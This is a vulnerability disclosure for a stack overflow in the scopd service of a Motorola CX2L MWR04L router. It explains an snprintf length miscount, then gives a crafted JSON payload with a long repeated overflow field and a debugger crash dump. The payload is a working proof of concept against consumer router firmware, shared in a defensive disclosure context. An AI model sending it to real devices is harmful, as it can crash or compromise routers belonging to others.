motorola 路由器栈溢出漏洞

Description

In Motorola router CX2L MWR04L, there is a stack overflow issue in scopd, working at TCP port 8010 and UDP port 8080. It is caused by snprintf and the inproperate length.


Download link

http://soplar.cn/product_support.html

Vuln Detail

```
File:/usr/sbin/scopd
Function:sub_41bcb8
```

When writing a number smaller than 0x20,it will use '%02x ' as the third argument. It means the return value of snprintf is 2(the number and a space). However, in the loop, it only reduces the length by 1.



Debug

payload

```
'\x00\x01\x00\x5a\x00\x00\x00\x00\x00\x00\x03\xb6{"header":
{"cmd":"'+'\xef\xbe\xad\xde'*200+'","code":-1,"msgId":"20"}, "body":
{"ip":"192.168.51.1","port":"23333","tunnelPort":"6668","userName":"0gur1","passwd":"666666"}}'
```

```
Program received signal SIGSEGV, Segmentation fault.
0x0041bf58 in ?? ()
V0 0x66652065 ('e ef')
V1
    0x5a2bb02b
A0 0x77590e80 ← 0x0
A1 0x1
A2 0x0
A3 0x0
T0
    0x0
   0x1
T1
T2 0x819ed420
T3 0x1
T4 0x1e7000
T5
    0x1ef000
   0x1
T6
T7 0x440000
SØ
    0x7f88df03 ← u'/usr/sbin/scopd'
   0x401f60 ← lui $gp, 4
S1
S2 0x7f88d960 - u'"23333","tunnelPort":"6668","userName":"0gur1","passwd":"666666"}}'
S3 0x775657d0 ← slti $t0, $a2, 8
S4 0x77ed2448
S5
    0x460f74
S6 0xffffffff
S7 0x461c90
FP 0x0
SP
    0x7f88cf78 → 0x42a0b4 ← jalx 0x1a5c9dc /* u'writetochild : %s' */
PC 0x41bf58 - sw $v1, 0xa4($v0)
                                    ----[ DISASM ]----
  0x41bf44 jal 0x41238c
  0x41bf48 nop
               $v0, 0x44
  0x41bf4c
           lui
  0x41bf50
           lw
                 $v1, -0x4684($v0)
  0x41bf54 lw $v0, 0x840($fp)
► 0x41bf58 sw $v1, 0xa4($v0)
  0x41bf5c lw $v0, 0x840($fp)
               $v1, 0x11c($v0)
  0x41bf60
           lw
  0x41bf64
           lw
                 $v0, 0x30($fp)
  0x41bf68 addu $v1, $v1, $v0
  0x41bf6c lw $v0, 0x840($fp)
                                       ---[ STACK ]----
00:0000 | s8 sp 0x7f88cf78 → 0x42a0b4 ← jalx 0x1a5c9dc /* u'writetochild : %s' */
         0x7f88cf7c → 0x7f88cfb0 ← 0x6568227b ('{"he')
01:0004
            0x7f88cf80 ← 0x0
02:0008
03:000c
           0x7f88cf84 → 0x7f88ce09 ← 0x61206562 ('be a')
04:0010
            0x7f88cf88 ← 0x3b2
05:0014
            0x7f88cf8c ← u'9:43\x0cHYw\t'
06:0018
            0x7f88cf90 → 0x7759480c ← 0x7
           0x7f88cf94 ∢- 9 /* u'\t' */
07:001c
                                     --[ BACKTRACE ]----
► f 0 41bf58
```